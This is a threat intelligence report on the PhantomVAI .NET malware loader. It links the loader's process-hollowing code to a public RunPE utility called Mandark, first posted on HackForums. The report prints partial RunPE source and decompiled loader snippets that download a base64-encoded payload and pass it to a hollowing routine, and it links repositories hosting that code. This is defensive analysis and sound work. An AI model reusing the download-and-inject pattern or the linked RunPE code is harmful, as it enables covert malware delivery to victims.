

INTRINSEC
Innovative by design

PhantomVAI: custom loader built on an old RunPE utility used in worldwide campaigns

Cyber Threat Intelligence

January 2026

@Intrinsec @Intrinsec Blog Website

Table of contents

1. Key findings

Detailed in this report:

- Review of the literature on the use of a **custom loader for worldwide campaigns**. We encountered this loader in a DarkCloud analysis and noticed that several other security editors wrote articles on its use for malicious campaigns. The review enabled us to assess that all these editors **wrote about the same loader**, while giving it different naming which could confuse readers.
- Pivots on the process hollowing function inside the loader. This function was identified as being a utility named "**Mandark**", developed and open-sourced by a **HackForums** user years ago. We explained the functioning of the utility, with details on its parameters and execution flow.
- Threat hunting and Yara rule available to track this loader. Almost all samples masqueraded as "**Microsoft.Win32.TaskScheduler.dll**", based on a legitimate project found on GitHub. Detected samples were associated with different malware such as **Remcos, XWorm, AsyncRAT, DarkCloud, SmokeLoader**. We also noted the large number and variety of phishing lures.

2. Introduction

Phishing campaigns continue to be an important threat, as it can be used for a variety of purposes, leveraging different types of files and delivering numerous malwares. At Intrinsec, we encountered worldwide phishing campaigns in some of our various analyses, which were mainly aimed at delivering stealers and RATs. For instance, and non-exhaustively, we identified and analysed **Lokibot** campaigns, **Rhadamanthys**, **Matanbuchus** and **Lumma**.

Recently, we wrote for our clients on a **highly obfuscated kill-chain delivering DarkCloud stealer**. In this analysis, we found that the malware was delivered on compromised systems by an unidentified loader at the time. We detailed the functioning of this loader, highlighting the many layers of obfuscation, process hollowing and virtual machine detection. However, we later noticed that several security editors published articles detailing similar kill-chains, with what appeared to be the same loader, but delivering different payloads. What made us think that these analyses were talking about the same loader, was the use of a "**VAI**" method, similar namespace especially for the process hollowing method, the presence of the same Portuguese strings, the masquerading as a legitimate DLL and the virtual machine detector method.

For this analysis, we will expand on these findings and give details on the loading method, identified as a **RunPE utility created by a HackForums' user** several years ago. This reveals the use of this custom loader in high volume worldwide campaigns to deliver stealers and RATs.

3. One loader, several names

In our DarkCloud analysis, we came across a .NET loader that uses process hollowing to inject a downloaded payload inside legitimate Windows processes and execute it. In our case, the payload was the DarkCloud stealer. However, we noticed that similar loaders were seen in recently published analysis by other security editors, namely:

- 23 May 2025, ***Katz Stealer Threat Analysis*** by *Nextron Systems*[1].
- 3 June 2025, ***DCRat presence growing in Latin America*** by *IBM*[2].
- 16 June 2025, ***VMDetector-Based Loader Abuses Steganography to Deliver Infostealers*** by *Sonicwall*[3].
- 7 August 2025, ***Unveiling a New Variant of the DarkCloud Campaign*** by *Fortinet*[4].
- 8 October 2025, ***Obfuscated JavaScript & Steganography Enabling Malware Delivery*** by *Forcepoint*[5].
- 15 October 2025, ***PhantomVAI Loader Delivers a Range of Infostealer*** by *Unit42 (Palo Alto)*[6].
- 21 October 2025, ***Brazilian Caminho Loader Employs LSB Steganography and Fileless Execution to Deliver Multiple Malware Families Across South America, Africa, and Eastern Europe*** by *Arcticwolf*[7].

We also identified it in research published by individuals on their blog:

- 10 September 2024, **Stego Campaign** by *somedieyoungZZ*[8].
- 6 October 2025, **Unsophisticated phishing delivering sophisticated malware** by *Martin Kubecka*[9].

---

[1] https://www.nextron-systems.com/2025/05/23/katz-stealer-threat-analysis/

[2] https://www.ibm.com/think/x-force/dcrat-presence-growing-in-latin-america
[3] https://www.sonicwall.com/blog/vmdetector-based-loader-abuses-steganography-to-deliver-infostealers
[4] https://www.fortinet.com/blog/threat-research/unveiling-a-new-variant-of-the-darkcloud-campaign
[5] https://www.forcepoint.com/blog/x-labs/q3-2025-threat-brief-obfuscated-javascript-steganography
[6] https://unit42.paloaltonetworks.com/phantomvai-loader-delivers-infostealers/
[7] https://arcticwolf.com/resources/blog/brazilian-caminho-loader-employs-lsb-steganography-to-deliver-multiple-malware-families/
[8] https://somedieyoungzz.github.io/posts/stego-camp/

[9] https://martinkubecka.sk/posts/2025-10-06-unsophisticated-phishing-delivering-sophisticated-malware/

After analysis, we can assess with a *high confidence* that the same loader was seen in these analyses and in our, due to the following evidence:

- *The presence of the "VAI" method*:

In first analyses mentioning the loader, the "VAI" method was found inside **dnlib.IO.home**, while it is inside **ClassLibrary1.home** in latter analysis. In the first analysis mentioning this loader (*somedieyoungZZ*), it had less parameters than in later instances.

- The *namespace "hackforums.gigajew"*:

First mentioned in IBM X-Force's analysis, it is consistently similar and present in following analysis. However, it was not present in the first analysis by somedieyoungZZ and was not mentioned in Fortinet or Nextron Systems' articles.

- *The presence of Portuguese strings (caminhovbs, nomedoarquivo, …)*:

in all analysis the same Portuguese strings were found, namely: **caminhovbs, nativo, nomenativo, persitencia, nomedoarquivo, minutos, extensao**. This indicates a probable Portuguese or Brazilian origin of the developer of the "VAI" method. There were less strings in somedieyoungZZ's analysis as there were less parameters.

- The *masquerading of the loader as a legitimate dll*:

First mentioned in IBM X-Force's analysis. The detected loader samples always masqueraded as **Microsoft.Win32.TaskScheduler.dll** in later instances. Interestingly in IBM's analysis, the filename is similar, but assembly information mentions "VMDetector" and "Copyright © Robson Felix 2017". This appears to be a mismatch, as for other samples the filename corresponds to the assembly description "Microsoft.Win32.TaskScheduler".

- *The "VMDetector" method*:

Present in all analysis, it is used to detect virtual machine environments. It appears to be based on a legitimate tool found on GitHub[10] named "VMDetector".

Using quantitative analysis of multiple samples of the loader, Articwolf suggests that it could operate under a **loader-as-a-service** model, as it accepts "arbitrary payload URLs as arguments". The large number of samples related to this loader, as well as the variety of payloads delivered by it also suggests this. Therefore, multiple threat actors could use this loader for their campaigns.

This loader was named differently by the various security editors as they probably started to work on it at the same time, when no one had already publicly analysed it. The variety in naming can be confusing, but as there is a high probably that we are dealing with the same

[10] https://github.com/robsonfelix/VMDetector

loader, we suggest using a common name. Different names were suggested by security editors. For instance, **VMDetectLoader** is based on the loader's ability to detect virtual machines. However, as the loader appears to be modular and composed of various methods with different capabilities, the VMDetectLoader name is limited to only one of its components. To remind, the loader is composed of a "VAI" method used to download the remote payload, a x64 or x32 load method to launch the payload, and the VMDetector method. In our point of view, we think that the name "**PhantomVAI**", given by Palo Alto's Unit42 is more in line with the functioning of the loader, as "Phantom" reminds of the process hollowing method and "VAI" is the loader's main custom method.

4. Namespace Hackforums.gigajew

The mention of the namespace "**hackforums.gigajew**" inside the loader suggests that a user may be linked to the loader's creation or be a developer of the small module used to run the payload. In fact, we came across several tools created by the user "gigajew" and made available publicly. Searching for historic mentions of the namespace "hackforums.gigajew", we found it inside a turkhackteam thread from 3 August 2018 titled "***You can make your own viruses with RunPE***".



Figure 1: Thread advertising the RunPE utility on turkhackteam.

The source code of the tool is given by the thread's creator. It can also be found on GitHub by searching for specific strings. For instance, this repository[11] contains the same content as the one given inside the turkhackteam thread.

[11] https://github.com/decay88/WinXRunPE-x86_x64/blob/master/antis/WinX64.cs

Code:

```
using System;
using System.ComponentModel;
using System.IO;
using System.Reflection;
using System.Runtime.InteropServices;
namespace HackForums.gigajew
{
    /// <summary>
    /// This RunPE was created by gigajew @ www.hackforums.net for Windows 10 x64
    /// Please leave these credits as a reminder of all the hours of work put into this
    /// </summary>
    public class WinXParameters
    {
        public byte[] Payload;
        public string HostFileName;
        public string[] Arguments;
        public bool Hidden;
        public static WinXParameters Create(byte[] payload, string hostFileName, bool hi
```

Figure 2: Code given by the thread's creator.

When comparing this code to the one found inside our PhantomVAI sample, we can find similarities. This is not surprising as the loader mentions the namespace "**hackforums.gigajew**", but this shows that the threat actor behind the loader may have copied the content of this RunPE, adding some modifications.

However, after additional research, we noticed that the code in the loader we encountered in the wild is similar to code found on a project named "**Mandark**", described as a "**Tiny x64 RunPE by gigajew**". As described by the developer on 6 January 2019 on Hackforums, it is a modified version of his Tiny 64-bit RunPE.



Figure 3: Searches revealed that this repository is the original project. Source: https://github.com/decay88/Mandark/.

In fact, the namespace to load x64 payloads we encountered follows the same structure as the Mandark utility. As such, we can assess that the threat actor copied this utility to assemble his custom loader.

To illustrate the similarities, below are screenshots showing that the DllImport from kernel32.dll and ntdll.dll are similar.



Figure 4: Similar imports.

The last lines of the utility are also similar.

Figure 5: Similar last lines.

The intermediate lines in our sample were more obfuscated and had junk code due to .NET Reactor obfuscation, but we identified a similar execution flow.

5. Mandark (x64.load)

The Mandark utility was mentioned in several threads on cybercrime forums. We identified one post from 2021 on XSS, where a user shares the GitHub link to the tool and advertises it as a "**Tiny 64-bit RunPE written in C#**". It was also used inside another tool on GitHub named "**pePolymorpher**". It is described as a tool that "uses the XOR operator as well as a RunPE (public) to make any PE polymorphic". The public RunPE is in fact the same Mandark, as evidenced by the name "**Mandark.cs**" and similar content.



Figure 6: Mandar utility found inside another tool. Source: https://github.com/nqntmqmqmb/pePolymorpher/blob/master/pePolymorpher/Mandark.cs.

We also found explicit mentions of the Mandark utility in an **analysis by Huntress published on 17 August 2021**[12]. To our knowledge, this is the first publicly documented use of this utility as a loader inside a kill-chain.

[12] https://www.huntress.com/blog/snakes-on-a-domain-an-analysis-of-a-python-malware-loader



Figure 7: Mandark utility as found by Huntress. Source: https://www.huntress.com/blog/snakes-on-a-domain-an-analysis-of-a-python-malware-loader.

5.1 Parameters

Inside a sample of the loader, the Mandark utility is called at the end of the "VAI" method as x64.Load() with 3 different parameters: ***array3, text2, args***.

Figure 8: Parameters passed to Mandark.

Looking at the source code of Mandark, we can see that:

- *array3* = payloadbuffer

- *text2* = host
- *args* = args

The payloadbuffer (array3) corresponds to the **downloaded content**, which is the ultimate payload to be injected and executed.

```
string s = Strings.StrReverse(QBXtX);
byte[] bytes = Convert.FromBase64String(s);
string @string = Encoding.UTF8.GetString(bytes);
string text = webClient.DownloadString(@string);
text = Strings.StrReverse(text);
IEnumerable<char> source = text;
Func<char, bool> func_;
Func<char, bool> predicate = func_ = Home.<>c.func_0;
if (func_ == null)
{
    predicate = (Home.<>c.func_0 = new Func<char, bool>(Home.<
}
byte[] array3;
if ((source.All(predicate) ? ((text.Length % Class240.smethod_
  Class240.smethod_0(0)) == 0)
{
    array3 = Convert.FromBase64String(text);
}
```

Figure 9: Payloadbuffer is the downloaded content to be injected.

The host (text2) corresponds to the **path of the legitimate process** for injection.

```
    }
    string text2;
    if (!(nativo == Class238.smethod_0(2977)))
    {
        text2 = Class238.smethod_0(3241) + netframework + Class238.smethod_0(3302);
    }
    else
    {
        text2 = Class238.smethod_0(3218) + nomenativo + Class238.smethod_0(3302);
    }
    x64.Load(array3, text2, args);
}
```

Figure 10: Host is the path to the legitimate process.

And the args are arguments that can be processed if they are present. In our case, there were none.

```
}
int num3 = BitConverter.ToInt32(array3, Class
ushort num4 = BitConverter.ToUInt16(array3, n
string args = "";
if ((int)num4 == Class240.smethod_0(134))
{
    string text2;
    if (nativo == Class238.smethod_0(2977))
```

Figure 11: Arguments.

